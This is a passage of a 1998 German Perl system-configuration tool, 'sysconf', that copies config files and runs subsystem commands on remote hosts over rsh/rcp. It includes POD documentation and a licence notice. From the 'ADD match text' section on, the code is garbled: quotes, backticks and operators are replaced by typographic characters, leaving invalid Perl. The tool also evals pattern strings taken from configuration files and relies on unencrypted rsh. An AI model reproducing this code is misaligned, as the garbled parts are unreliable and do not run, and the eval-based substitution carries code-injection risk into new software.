    carp("Files::BereitsEingelesen() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  return (
          defined %{$objekt->{$betriebssystem}}
          ? $main::TRUE
          : $main::FALSE
         );
```

```
}

sub Get
{
  # Parameter: (Betriebssystem, Subsystem, Art der Liste)
  # Die Art der Liste ist "install", "init", inittemplate", "file" oder
  # "template".
  # Return: Referenz auf Hash
  # Der Hash hat diesen Aufbau:
  # quellfile -> zielfile
  # Beispiel:
  # "var/lib/news/expire.ctl.INN" -> "var/lib/news/expire.ctl"
  #
  # Typischer Zugriff:
  #   my %x = %{$files->Get($bs,"login","install")};
  #   foreach (keys %x)
  #   { print "Eintrag: $_ -> $x{$_}\n"; }

  my ($objekt, $betriebssystem, $subsystem, $art) = @_;
  unless (defined $art)
  {
    carp("Files::Get() mit zuwenig Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  unless ( IstArtGueltig($objekt,$art) )
  {
    carp("Files::Get() mit falschem Art-Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  return ( \%{$objekt->{$betriebssystem}->{$subsystem}->{$art}} );
}

sub Set
{
  # Parameter: (Betriebssystem, Subsystem, Art des Files, Quellfile, Zielfile)
  # Die Art des Files ist "install", "init", inittemplate", "file" oder
  # "template".
  # Return: -
  #
  my ($objekt, $betriebssystem, $subsystem, $art, $quelle, $ziel) = @_;
  unless (defined $ziel)
  {
    carp("Files::Set() mit zuwenig Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  unless ( IstArtGueltig($objekt,$art) )
  {
    carp("Files::Set() mit falschem Art-Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  # Der Zielfile-Liste hinzufügen
  push @{$objekt->{$betriebssystem}->{$subsystem}->{$art}->{$quelle}}, $ziel;
```

```
}

sub IstArtGueltig
{
  shift;
  my $art = shift;
  return ( $art =~ /^install$|^init$|^inittemplate$|^file$|^template$|
           ^link$|^installlink$|^initlink$|^shell$|^installshell$|
           ^initshell$/sx );
}


######################################################################
### TemplatePattern-Objekt
######################################################################

package TemplatePattern;

use Carp;

sub new
{
  my $daten = {
# Das sieht so aus:
#     betriebssystem => {
#                         SUB => {
#                                  quell => {
#                                             ziel => pattern
#                                           }
#                                }
#                       }
              };
  bless $daten, 'TemplatePattern';
  return $daten;
}

sub Get
{
  # Parameter: (Betriebssystem, Subsystem, Quellfile, Zielfile)
  # Return:    Pattern

  my ($objekt, $betriebssystem, $subsystem, $quelle, $ziel) = @_;
  unless (defined $ziel)
  {
    carp("TemplatePattern::Get() mit zuwenig Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  unless (defined $objekt->{$betriebssystem}->{$subsystem}->{$quelle}->{$ziel})
  {
    carp("TemplatePattern::Get() liefert undef()! ".
         "Aufruf war: '$betriebssystem','$subsystem','$quelle','$ziel'\n");
    main::myexit($main::ErrorExitCode);
```

```
  }
  return ( $objekt->{$betriebssystem}->{$subsystem}->{$quelle}->{$ziel} );
}

sub Set
{
  # Parameter: (Betriebssystem, Subsystem, Quellfile, Zielfile, Pattern)
  # Return: -
  #
  my ($objekt, $betriebssystem, $subsystem, $quelle, $ziel, $pattern) = @_;
  unless (defined $pattern)
  {
    carp("TemplatePattern::Set() mit zuwenig Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  if ( defined $objekt->{$betriebssystem}->{$subsystem}->{$quelle}->{$ziel} )
  {
    carp("TemplatePattern::Set(): Doppelter Eintrag! ".
         "Aufruf war: '$betriebssystem','$subsystem','$quelle','$ziel'\n");
    main::myexit($main::ErrorExitCode);
  }
  $objekt->{$betriebssystem}->{$subsystem}->{$quelle}->{$ziel} = $pattern;
}


######################################################################
### Subsystem-Objekt
######################################################################

package SubsystemObject;

# Alle Kommandos für Subsysteme werden in diesem Objekt als Methoden
# implementiert, z.B.:
# testinstallcmd ist Obj->IsInstalled

use File::Copy;
use Carp;

sub new
{
  my ($object,$bs,$rechner,$subsystem) = @_;
  unless (defined $subsystem)
  {
    carp("SubsystemObject::new(Betriebssystem, Rechner, Bestriebssystem)".
         "mit zu wenig Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  my $daten = {
               BS        => $bs,
               RECHNER   => $rechner,
               SUBSYSTEM => $subsystem
              };
```

```
  bless $daten, 'SubsystemObject';
  return $daten;
}

sub rsh
{
  # Kopieren des Kommandos auf die Zielmaschine, Ausführung und wieder Löschen
  #
  my ($rechner, $path_to_command, $command, $subsystem) = @_;
  my $kommandofile = "$path_to_command$main::slash$command";

  unless (-r $kommandofile)
  {
    main::logdie "Kann File '$kommandofile' nicht lesen!\n";
  }

  # Dummy-Kommandos: Wenn das Kommando die Filelänge Null hat, dann nicht
  # kopieren und ausführen!
  unless (-s "$path_to_command$main::slash$command")
  {
    print "(Dummy wird nicht nicht ausgeführt.)\n";
    return $main::TRUE;
  }

  unless (-x $kommandofile)
  {
    main::logdie "Kann File '$kommandofile' nicht ausführen!\n".
    "(Sind die Permissions richtig gesetzt?)\n";
  }

  my $rsh = $main::beschreibungen->GetRSH($rechner);
  my $rcp = $main::beschreibungen->GetRCP($rechner);

  # Zur besseren Lesbarkeit ein Beispiel:
  # rcp /var/sysconf/AIX-4.1.5/sendmail/testinstallcmd
  #     tgx987:/tmp/testinstallcmd.3648
  # rsh tgx987 /tmp/testinstallcmd.3648
  # rsh tgx987 rm /tmp/testinstallcmd.3648

  main::debug_rsh "$rcp $path_to_command$main::slash$command ".
  "$rechner:${main::slash}tmp${main::slash}$command.$$\n";
  main::debug_rsh "$rsh $rechner ".
  "${main::slash}tmp${main::slash}$command.$$\n";
  main::debug_rsh "$rsh $rechner rm ${main::slash}tmp".
  "${main::slash}$command.$$\n";

  system("$rcp $path_to_command$main::slash$command ".
         "$rechner:${main::slash}tmp${main::slash}$command.$$");
  main::logdie "RemoteCopy liefert Fehler!\n" if ($?>>8);
  # Rsh liefert nicht den Exitcode des Remote-Prozesses!
  # => Das Programm/Script muß den String "TRUE" zurückgeben
  my $ret = `$rsh $rechner ${main::slash}tmp${main::slash}$command.$$`;
```

```
  main::logdie "RemoteShell liefert Fehler!\n" if ($?»8);
  system("$rsh $rechner rm ${main::slash}tmp${main::slash}$command.$$");
  main::logdie "RemoteShell liefert Fehler!\n" if ($?»8);

  print ( ($ret =~ /TRUE/) ? "true\n" : "false\n");
  return ( ($ret =~ /TRUE/) ? 1 : 0 );
}


sub ExecuteCommand
{
  # Diese Funktion führt die geforderten Kommandos aus.
  # Das vereinfacht die anderen Funktionen.
  #
  my $objekt  = shift;
  my $command = shift;
  print "Kommando: $command... ";
  return rsh($objekt->{RECHNER},
             "$main::sysconfroot$main::slash$objekt->{BS}$main::slash".
             "$objekt->{SUBSYSTEM}",
             $command,
             $objekt->{SUBSYSTEM});
}


sub GetHTML
{
  # Es werden nicht die Kommandos ausgeführt, sondern eine HTML-Dokumentation
  # ausgegeben.
  #
  my $objekt  = shift;
  my $rechner = shift;
  my $htmldir = shift;
  my $command;
  my $ret = "";
  foreach $command ('testinstallcmd', 'installcmd', 'testruncmd', 'stopcmd',
                    'startcmd', 'removecmd', 'reconfigcmd')
  {
    my $cmdfile = "$main::sysconfroot$main::slash$objekt->{BS}$main::slash".
    "$objekt->{SUBSYSTEM}$main::slash$command";
    # Existiert das cmd-File?
    if (-r $cmdfile)
    {
      # Wenn das cmd-File nicht leer ist
      unless (-z $cmdfile)
      {
        # Wenn das cmd-File eine Textdatei ist
        if (-T $cmdfile)
        {
          $ret .= "    <a href=\"$rechner-sub-$objekt->{SUBSYSTEM}-".
          "$command.txt\">$command</a><br>\n";
          copy("$main::sysconfroot$main::slash$objekt->{BS}$main::slash".
```

```
               "$objekt->{SUBSYSTEM}$main::slash$command",
               "$htmldir$main::slash$rechner-sub-$objekt->{SUBSYSTEM}".
               "-$command.txt"
              );
        }
        # Wenn es eine Binär-Datei ist
        else
        {
          $ret .= "    $command (bin&auml;r)<br>\n";
        }
      }
      # Wenn das cmd-File leer ist, dann keinen Link erzeugen
      else
      {
        $ret .= "    $command (leer)<br>\n";
      }
    }
  }
  return $ret;
}

sub IsInstalled
{ return ExecuteCommand(shift,'testinstallcmd') }


sub Install
{ return ExecuteCommand(shift,'installcmd') }


sub IsRunning
{ return ExecuteCommand(shift,'testruncmd') }


sub Stop
{ return ExecuteCommand(shift,'stopcmd') }


sub Start
{ return ExecuteCommand(shift,'startcmd') }


sub Remove
{ return ExecuteCommand(shift,'removecmd') }

sub Reconfigure
{ return ExecuteCommand(shift,'reconfigcmd') }


#######################################################################
### Modul zur Textersetzung in Files
#######################################################################
```

```
package TextModify;

use Carp;

sub debug   { main::debug  (@_); }
sub warning { main::warning(@_); }


# Modul-Globale Variablen initialisieren
sub TextModifyInit
{
  # Quellfile ist globale Variable, da sie sonst immer übergeben werden muß
  @quelle = ();
  $TRUE  = 1;
  $FALSE = 0;
}


sub ErsetzeMuster
{
  # Parameter: Quellfile, Zielfile, Pattern, Referenz auf Variablen-Hash
  # Return:    True bei Erfolg, False bei Fehler

  TextModifyInit(); # Modul-Globale Variablen initialisieren

  my ($quellfile, $zielfile, $pattern, $refvar) = @_;
  croak "Quellfile '$quellfile' nicht lesbar!\n"     unless -r $quellfile;

  my $variablenCode = "";
  foreach (keys %$refvar)
  {
    my $refvarquote = $$refvar{$_}; $refvarquote =~ s/\'/\\\'/g;
    $variablenCode .= "my \$$_='$refvarquote';\n";
  }

  # Quellfile komplett einlesen
  my $quellFH = FileHandle->new();
  open($quellFH, $quellfile);
  @quelle = <$quellFH>;
  close $quellFH;

  @patternarray = split("\n",$pattern);

  # Durch alle Ersatz-Muster durchgehen
  my $zeile;
  my $expr;
  my $Veraenderungen = 0;
  while( defined($zeile = shift @patternarray) )
  {
    next if $zeile =~ /^\s*$/; # Leerzeilen ignorieren

    # CHANGE
```

```
if ($zeile =~ /^\s*change\s+(s.*)/i)
{
  $expr = $1;
  debug "CHANGE: '$expr'\n";
  next unless IstMusterGueltig($expr);
  foreach (@quelle)
  {
    # Ersetzungen mit Variablen durchführen
    {
      local $FehlerInVariablenErsetzungExpression = $expr;
      local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
      $Veraenderungen += eval $variablenCode.$expr;
    }
  }
  next;
}

# ADD FIRST
if ($zeile =~ /^\s*add\s+first\s+(.*)/i)
{
  $expr = $1;
  debug "ADD FIRST: '$expr'\n";
  # Es sollte eigentlich so funktionieren (Fehler in Perl?):
  # eval $variablenCode.'$expr =~ s/\$(\w+)/${$1}/g';
  # Variablenersetzung
  {
    local $FehlerInVariablenErsetzungExpression = $expr;
    local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
    eval $variablenCode.'$expr =~ s/(\$\w+)/$1/eeg;';
  }
  unshift @quelle, $expr, "\n";
  $Veraenderungen++;
  next;
}

# ADD LAST
if ($zeile =~ /^\s*add\s+last\s+(.*)/i)
{
  $expr = $1;
  debug "ADD LAST: '$expr'\n";
  # Variablenersetzung
  {
    local $FehlerInVariablenErsetzungExpression = $expr;
    local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
    eval $variablenCode.'$expr =~ s/(\$\w+)/$1/eeg;';
  }
  push @quelle, $expr, "\n";
  $Veraenderungen++;
  next;
}

# ADD match text
```

```
if ($zeile =~ /^\s*add\s+(m.*)/i)
{
  $expr = $1;
  debug ”ADD match: ’$expr’\n”;
  chomp($neuertext = shift @patternarray);
  debug ”ADD neuertext: ’$neuertext’\n”;
  # Variablenersetzung
  {
    local $FehlerInVariablenErsetzungExpression = $expr;
    local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
    eval $variablenCode.’$neuertext =~ s/(\$\w+)/$1/eeg;’;
  }
  next unless IstMusterGueltig($expr);
  my $i;
  my @ziel = ();
  foreach (@quelle)
  {
    push @ziel, $_;
    next unless (eval $expr);
    # Neue Zeile einfügen
    push @ziel, $neuertext.”\n”;
    $Veraenderungen++;
  }
  @quelle = @ziel;
  next;
}

# ”uniq” (Nur ersetzen, wenn es noch nicht vorkommt)
# ADDUNIQ FIRST
if ($zeile =~ /^\s*adduniq\s+first\s+(.*)/i)
{
  $expr = $1;
  debug ”ADDUNIQ FIRST: ’$expr’\n”;
  # Variablenersetzung
  {
    local $FehlerInVariablenErsetzungExpression = $expr;
    local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
    eval $variablenCode.’$expr =~ s/(\$\w+)/$1/eeg;’;
  }
  next if grep(/$expr/, @quelle); # Wenn schon vorhanden, dann nichts tun
  unshift @quelle, $expr, ”\n”;
  $Veraenderungen++;
  next;
}

# ADDUNIQ LAST
if ($zeile =~ /^adduniq\s+last\s+(.*)/i)
{
  $expr = $1;
  debug ”ADDUNIQ LAST: ’$expr’\n”;
  # Variablenersetzung
  {
```

```
        local $FehlerInVariablenErsetzungExpression = $expr;
        local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
        eval $variablenCode.’$expr =∼ s/(\$\w+)/$1/eeg;’;
      }
      next if grep(/$expr/, @quelle); # Wenn schon vorhanden, dann nichts tun
      push @quelle, $expr, ”\n”;
      $Veraenderungen++;
      next;
    }

    # ADDUNIQ match text
    if ($zeile =∼ /^\s*adduniq\s+(m.*)/i)
    {
      $expr = $1;
      debug ”ADDUNIQ match: ’$expr’\n”;
      chomp($neuertext = shift @patternarray);
      debug ”ADDUNIQ neuertext: ’$neuertext’\n”;
      # Variablenersetzung
      {
        local $FehlerInVariablenErsetzungExpression = $expr;
        local $SIG{__WARN__} = \&FehlerInVariablenErsetzung;
        eval $variablenCode.’$neuertext =∼ s/(\$\w+)/$1/eeg;’;
      }
      next unless IstMusterGueltig($expr);
      # Wenn schon vorhanden, dann nichts tun
      next if grep(/$neuertext/, @quelle);
      my $i;
      my @ziel = ();
      foreach (@quelle)
      {
        push @ziel, $_;
        next unless (eval $expr);
        # Neue Zeile einfügen
        push @ziel, $neuertext.”\n”;
        $Veraenderungen++;
      }
      @quelle = @ziel;
      next;
    }
    chomp($zeile);
    warning ”Ignoriere ungültigen Text:\n’$zeile’\n”;
  }
  debug ”Es wurden $Veraenderungen Textveränderungen durchgeführt\n”;

  # Resultat schreiben
  my $zielFH = FileHandle->new();
  open($zielFH, ”>$zielfile”) ||
                              croak ”Kann Zielfile ’$zielfile’ nicht schreiben!\n”;
  print $zielFH @quelle;
  close $zielFH;

  debug ”DIFF:\n”.‘diff $quellfile $zielfile‘;
```

```
  return $TRUE;
}


sub IstMusterGueltig
{
  # Testen, ob der Code eine gültige Perl-Expression ist
  # Parameter: Ein Stück Perl-Code
  # Beispiel:  "s/bla/fasel/;"

  my $code = shift;
  {
    local $SIG{__WARN__} = sub {}; # IGNORE geht nicht!?
    eval $code;
    if ($@)
    {
      warning "Fehler in Perl-Expression: ", $@;
      return $FALSE;
    }
  }
  return $TRUE;
}


sub FehlerInVariablenErsetzung
{
  # Signal-Handler für Fehler in Variablenersetzungen
  # Wichtig: Die globale (local) Variable
  #          $FehlerInVariablenErsetzungExpression muß gesetzt sein!
  # Parameter: -
  # Return:    -
  my $fehler = shift;
  if ($fehler =~ /Use of uninitialized value at/)
  {
    warning "Fehler in der Variablenersetzung!\n";
    warning "Sie haben in folgender Zeile eine Variable ".
    "verwendet,\n";
    warning "die Sie aber nicht definiert haben:\n";
    warning "'$FehlerInVariablenErsetzungExpression'\n";
  }
  else
  {
    warning $fehler;
    warning "Nicht abgefangener Fehler in Variablenersetzung!\n";
  }
}


########################################################################
### POD-Dokumentation
########################################################################
```

```
__END__

=head1 NAME

sysconf - Systemkonfiguration

=head1 SYNOPSIS

 sysconf [options] action subsystem machine

=head1 DESCRIPTION

Eine Aktion ist in natürlicher Sprache formuliert von dem Aufbau:
'Führe Aktion X mit Subsysteme Y auf Rechner Z aus.'
Aktionen werden per Kommandozeile übergeben, wobei:

 action    := init | update | remove | start | stop | documentation
 subsystem := <subsystem-name>{,<subsystem-name>}* | ALL
 machine   := <machine-name>{,<machine-name>}*     | ALL
 'ALL' steht dabei für 'alle Subsysteme' oder 'alle Rechner'.

 init:   Subsystem erstmalig installieren (alle File einschließlich
         'initfiles')
 update: Subsystem updaten (Files aus 'initfiles' nicht kopieren!)
         Wenn es das Subsystem nicht gibt, dann 'init' vorher durchführen
 remove: Subsystem entfernen.
 start:  Subsystem starten.
 stop:   Subsystem stoppen.
 documentation : Dokumentation erzeugen

 Optionen:
 -wX: mit X=0-4 gibt den LOG-Level an.
      0: Nur fatale Fehler
      1: zusätzlich alle Fehler (Genaue Fehlerbeschreibungen)
      2: zusätzlich alle Warnungen (ganz informativ)
      3: zusätzlich alle Debug-Informationen (ausführlicher Status, etc.)
      4: Alle Remote-Shell-Aufrufe werden mitprotokolliert

 Beispiele:
 'Führe einen Update von Sendmail auf tgx045 durch':
 sysconf update sendmail tgx045
 'Führe einen Update von allen Subsystemen auf tgx002 durch':
 sysconf update ALL tgx002
 'Verteile alle Subsysteme auf alle Rechner':
 sysconf init ALL ALL
 'Führe einen Update von Sendmail und Syslog auf tgx045,tgx200,tgx200 durch':
 sysconf update sendmail,syslog tgx045,tgx200,tgx200

=head2 Hauptkonfigurationsdatei


In der Datei ”/etc/sysconfrc” bzw. ”./sysconfrc” bzw. ”∼/.sysconfrc” sind
```

```
die Standardeinstellungen gespeichert. Mit SYSCONF_ROOT wird das Verzeichnis
angegeben, in dem sich die Konfigurationsdatenbank befindet. Mit HTMLDIR wird
das Verzeichnis für die HTML-Dokumentation, die mit der Aktion 'documentation'
erstellt wird, festgelegt. USE_SYSCHECK kann die Werte TRUE und FALSE
annehmen und legt fest, ob bei einem Update auf dem Zielrechner Syscheck
gestartet werden soll. Beispiel:

 SYSCONF_ROOT=/var/adm/sysconf
 HTMLDIR=/http/htdocs/sysconf
 USE_SYSCHECK=TRUE

Es wird automatisch ermittelt, welche Kommandos zu Rechneransteuerung
verwendet werden sollen. Zur Auswahl stehen: rsh, ssh, rcp, scp und rsync.

=for html
Links zur erwähnten Software:<br>
<A HREF="http://samba.anu.edu.au/rsync/">rsync</A><br>
<A HREF="http://www.ssh.fi/">SSH</A><br>
<A HREF="http://www.uni-karlsruhe.de/~ig25/ssh-faq/">SSH-FAQ</A><br>


=head2 Konfigurationsdatenbank


Die Konfigurationsdatenbank enthält die Informationen welcher Rechner
welche Files erhält und ist im Dateisystem als Verzeichnis-Struktur
abgebildet:

 hosts.sc
 classes.sc
 variables/
     tgx045.var
     tgx200.var
     ...
 AIX-4.1.5/
    dependencies.sc           (Abhängigkeiten der Subsysteme)
    files.sc                  (Liste der Files pro Subsystem)
    filedir.sc/               (Hier liegen alle Konfigurationsfiles)
       etc/rc.config
       etc/hosts
       etc/issue
       etc/exports
       root/profile
       var/lib/news/active
       var/lib/news/newsgroups
       usr/lib/news/nnrp.access
       usr/lib/news/hosts.nntp
       usr/lib/news/inn.conf
       ...
    patches/                  ??? (noch offen/ungeklärt)
       ...
    syslog/
```

```
          installcmd*
          removecmd*
          testinstallcmd*
          startcmd*
          stopcmd*
          reconfigcmd*
          testruncmd*
          checkversion*
    nfsserver/
          installcmd*
          removecmd*
          testinstallcmd*
          startcmd*
          stopcmd*
          reconfigcmd*
          testruncmd*
          checkversion*
    newsserver/
    ...
    sendmail/
    ...
```

=head2 Dateien F<variables/xxx.var>

Beispielsweise enthält F<tgx045.var> Variablen speziell für den Rechner ”tgx045”. Escapes (”\n”) in Variablen werden nicht interpretiert! Aufbau:

```
 variable=wert
```

oder

```
 variable include FILENAME1 FILENAME2 ...
```

Im ersten Fall wird der Variable der Wert zugewiesen. Wenn kein Wert angegeben ist, dann wird die Variable auf den Leerstring gesetzt.
Im zweiten Fall werden die angegebenen Dateien eingelesen und in der Inhalt nacheinander in der Variable gespeichert. Diese Files werden im Variablen-Verzeichnis gesucht.

=head2 Datei F<files.sc>

Beispiel:

```
 [boot]
 f etc/rc
 t etc/inittab

 [login]
```

```
f etc/environment
F etc/passwd
t etc/motd

[adsmc]
f etc/inittab
f /etc/sendmail.cf

[INN]
f var/lib/news/expire.ctl.inn /var/lib/news/expire.ctl

[CNEWS]
f var/lib/news/expire.ctl.cnews /var/lib/news/expire.ctl

[Compiler]
L /usr/local/bin/rs6000-ibm-aix4.1.4.0-gcc /usr/local/bin/gcc

[Modem]
t etc/inittab
beginpattern
change s!#PORT!mo:123:respawn:/usr/local/sbin/vgetty $MODEMDEVICE!;
adduniq m/^5:/
6:123:respawn:/sbin/mingetty tty6
endpattern
```

Die genaue Syntax lautet:

```
[subsys]
<fileentry>
<patternblock>

[subsys]:       Beginn Beschreibung Subsystem namens "subsys"
<fileentry>:    <type> <filename> <zielfilename>
<patternblock>: hat folgenden Aufbau:
beginpattern
<pattern>
endpattern
```

Die möglichen <pattern> sind im Abschnitt L<Patternblock> erklärt.

Wenn der <type> kein Template-Typ ist, dann entfällt der <patternblock>

```
<type>:
inst   = I : Installfile   (Nur bei INIT übertragen, vor installcmd)
initf = F : Initfile      (Nur bei INIT übertragen, nach installcmd)
initt = T : Init-Template (Bei INIT übertragen und Ersetzungen
                            aus dem Patternblock durchführen)
f          : File          (Bei UPDATE übertragen)
t          : Template      (Bei UPDATE übertragen und Ersetzungen
                            aus dem Patternblock durchführen)
instL      : Install-Link  (Nur bei INIT anlegen, vor installcmd)
initL      : Init-Link     (Nur bei INIT anlegen, nach installcmd)
```

```
L          : Link          (Bei UPDATE anlegen)
instS      : Shellkommando (Nur bei INIT ausführen, vor installcmd)
initS      : Shellkommando (Nur bei INIT ausführen, nach installcmd)
S          : Shellkommando (Bei UPDATE ausführen)

<filename>:     Kompletter Pfad des Files. Wenn das ein relativer
                Pfad ist, dann liegt das File unterhalb von
                files.sc/, sonst wird der absolute Pfad genommen.
<zielfilename>: Optional. Kompletter Zielpfad+Name des Files.
```

Bei den Links wird wie auch bei ”ln” üblich ”Quelle Ziel” angegeben, es entsteht also ein Link von ”filename” auf ”zielfilename”.

Die Shellkommandos sind dazu gedacht, daß man Verzeichnisse, Gerätedateien, Links, etc. anlegen oder entfernen kann. Als Shellkommandos ist alles möglich, was auch per ”rsh” möglich ist, z.B.:

```
cd /home/user ; ln -sf ../skel/.profile .
```

In den Shellkommandos werden die Variablen aus Dateien F<variables/xxx.var> expandiert.

Der spezielle Subsystemname ”GLOBAL” bedeutet, daß diese Files nicht zu einem bestimmten Subsystem gehören, sondern global sind.
Das sind also die Files und Konfigurationsdateien, die jeder (!) Rechner mit diesem Betriebssystem erhalten soll.

=head2 Kommando-Files *cmd

Es müssen alle Kommando-Files vorhanden sein.
Wenn ein solches *cmd-Programm die Länge Null hat, dann wird es nicht verwendet! (Man braucht beispielsweise nicht immer ein startcmd.)
Wenn Files für verschiedene Betriebssysteme identisch sind, dann kann man einfach einen Link legen.
Alle Programme/Shellscripten müssen TRUE oder FALSE auf STDOUT ausgeben. Diese Programme werden auf dem Zielrechner ausgeführt.
F<checkversion> überprüft die Versionsnummer des Subssystems und liefert TRUE/FALSE (Möglicherweise nicht oder schwer realisierbar!)

=head2 Kommentare

In den Dateien

```
dependencies.txt
hosts.sc
classes.sc
```

sind Kommentare möglich: Alle Zeilen, die mit ’#’ beginnen werden ignoriert.

```
=head2 Dateien F<hosts.sc> und F<classes.sc>


Die Datei F<hosts.sc> beschreibt die einzelnen Rechner:
In dieser Datei wird festgelegt welche Subsysteme die einzelnen Rechner
bekommen sollen. Beispiel:

 HOST         tgx987
 OS           AIX-4.1.5
 CLASSES      Basissystem Client
 SUBSYSTEMS   sendmail tcpwrapper nfsclient adsm

 HOST         tgx123
 OS           AIX-4.1.5
 CLASSES      Basissystem Server
 SUBSYSTEMS   newsserver nfsserver
 ...

Die Einträge hinter CLASSES und SUBSYSTEMS sind optional.

Dabei können auch Klassen in der Datei F<classes.sc> definiert werden:

 CLASSDEF    Basissystem
 SUBSYSTEMS  syslog tcpwrapper ssh

 CLASSDEF    Server
 SUBSYSTEMS  adsm audit nis
 ...

Dabei sollten die Subsysteme möglichst fein aufgefächert werden, also, z.B.:

 - NIS-Master, NIS-Slave, NIS-Client
 - sendmail f. s_mailout, sendmail f. s_mailbox oder sendmail f. Client
 - ADSM-Server, ADSM-Client
 - Newsserver, Newsclient


=head2 Patternblock

In der Datei F<files.sc> können im Patternblock für Templates
Ersetzungsregeln angegeben werden nach denen die Template-Files verändert
werden bevor sie kopiert werden. In dem Patternblock sind keine Kommentare
möglich! Leerzeilen werden ignoriert.
Die möglichen Syntax-Konstrukte lauten

 change <substitute>

 add FIRST <text>

 add LAST  <text>
```

```
add <patternmatch>
<text>

adduniq FIRST <text>

adduniq LAST <text>

adduniq <patternmatch>
<text>

<substitute>:   Substitute-Kommando von Perl: s/.../.../
<patternmatch>: Patternmatch-Kommando von Perl: m/.../.../
<text>:         Text, der eingefügt werden soll.
```

Zu beachten: nach dem Patternmatch muß eine neue Zeile beginnen!

Die Variablen, die in F<variables/rechnername.var> definiert wurden können mit vorangestelltem "$" verwendet werden. Escapes ("\n") in Variablen werden nicht interpretiert, aber man kann diese Funktionsweise nachbilden: Wenn man eine Variable mit Newlines hat, z.B.

```
VAR=Das\nsind\nviele\nZeilen\ngetrennt\ndurch\nNewlines\n
```

dann muß man selbst dafür sorgen, daß die Sonderzeichen interpretiert werden:

```
change s/suchtext/($VAR=~s!\\n!\n!g,$VAR)/e;
```

Beispiele:

```
Zeilen verändern:
  change s/#MEINE_IP#/10.135.82.54/
  change s/#MEIN_NAME#/$RECHNER/
  change s/#ANWENDUNG#/MFK-Rechner Testbetrieb/
  change s/^"START_INN=.*/"START_INN=yes"/
  change s/SC_GESCHWINDIGKEIT/$MODEMSPEED/
Zeilen löschen:
  change s/^netstat\s+stream\s+tcp//
Zeilen einfügen:
Vor der ersten Zeile einfügen:
  add FIRST 127.0.0.1       localhost
Nach der letzten Zeile einfügen:
  add LAST 129.187.13.89 mailhost mail
Nach der Zeile, die mit "OVERVIEW" beginnt einfügen:
  add m/^OVERVIEW/
  news/newsserver:*,!junk,!control*:Ap,Tf,Wnm:news
Zeile nur hinzufügen, wenn sie im File noch nicht vorhanden ist:
  adduniq m/^6:123:respawn:/
  mo:123:respawn:/usr/local/sbin/vgetty modem
```

```
=head2 dependencies.sc

Die Datei "dependencies.sc" hat den Aufbau:

 S : D1 D2 D3 ...

Bedeutung: Subsystem "S" hängt von Subsystemen "D1", "D2", "D3", ... ab.
Beispiele:

 sendmail : syslog
 nfsserver : tcpwrapper portmap inetd


=head1 RETURN


Keine Rückgabewerte.


=head1 AUTHOR


=for text
Sysconf wurde geschrieben von Stephan Löscher,
http://www.leo.org/~loescher/,
loescher@leo.org, 1998.

=for man
Sysconf wurde geschrieben von Stephan Löscher,
http://www.leo.org/~loescher/,
loescher@leo.org, 1998.

=for latex
Sysconf wurde geschrieben von Stephan Löscher,
http://www.leo.org/~loescher/,
loescher@leo.org, 1998.

=for html
Sysconf wurde geschrieben von
<A HREF="http://www.leo.org/~loescher/">Stephan L&ouml;scher</A>,
<A HREF="mailto:loescher@leo.org">loescher@leo.org</A>,
1998.

=cut

######################################################################
#
# Warranty and legal notice
# ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
#
# Copyright (c) 1998 by Stephan Löscher  -  all rights reserved
# My Address: Stephan Löscher, Dr.Troll-str. 3, 82194 Gröbenzell, Germany
```

```
# Email: loescher@leo.org
# WWW: http://www.leo.org/~loescher/
#
# This program is freeware.
# It is NOT Public-Domain-Software!
# The author (Stephan Löscher) does NOT give up his copyright, but he
# reserves his copyright. Usage and copying is free of charge for private
# use, but NOT for commercial use!
#
# You may and should copy this program free of charge, use it,
# give it to your friends, upload it to a BBS or something similar, under
# the following conditions:
# * Don't charge any money for it. If you upload it to a BBS, make sure that
#    it can be downloaded free (without paying for downloading it, except
#    for usage fees that have to be paid anyway). Small copying fees (up to
#    5 DM or 3 $US) may be charged.
#  * Only distribute the whole original package, with all the files included.
#  * This program may not be part of any commercial product or service without
#    the written permission by the author.
#  * If you want to include this program on a CD-ROM and/or book, please send
#    me a free copy of the CD/book (this is not a must, but I would appreciate
#    it very much).
#
# Distribution of the program is explicitly desired, provided that the above
# conditions are accepted.
#
# YOU ARE USING THIS PROGRAM AT YOUR OWN RISK! THE AUTHOR (STEPHAN LÖSCHER)
# IS NOT LIABLE FOR ANY DAMAGE OR DATA-LOSS CAUSED BY THE USE OF THIS PROGRAM
# OR BY THE INABILITY TO USE THIS PROGRAM. IF YOU ARE NOT SURE ABOUT THIS, OR
# IF YOU DON'T ACCEPT THIS, THEN DO NOT USE THIS PROGRAM!
# BECAUSE OF THE VARIOUS HARDWARE AND SOFTWARE ENVIRONMENTS INTO WHICH THIS
# PROGRAM MAY BE PUT, NO WARRANTY OF FITNESS FOR A PARTICULAR PURPOSE IS
# OFFERED.
# GOOD DATA PROCESSING PROCEDURE DICTATES THAT ANY PROGRAM BE THOROUGHLY
# TESTED WITH NON-CRITICAL DATA BEFORE RELYING ON IT.
#
# No part of the documentation may be reproduced, transmitted, transcribed,
# stored in any retrieval system, or translated into any other language in
# whole or in part, in any form or by any means, whether it be electronic,
# mechanical, magnetic, optical, manual or otherwise, without prior written
# consent of the author, Stephan Löscher.
#
# You may not make any changes or modifications to this software or this
# manual. You may not decompile, disassemble, or otherwise reverse-engineer
# the software in any way.
# If you got the source, then you are permitted to modify it if you
# contact me and tell me your enhancements.
# You also may include the source as a whole or parts of it into other
# programs, as long as you don't make profit directly out of selling
# the result. If you re-use code of this program then do not remove my name!
# If you include this source-code in your projects, mark it clearly as such
# "... derived from code XXX by Stephan Löscher".
```

```
# But don't distribute modified code!
#
# If you believe your copy of this software has been tampered or altered in
# anyway, shape or form, please contact me immediately! Do not hesitate a
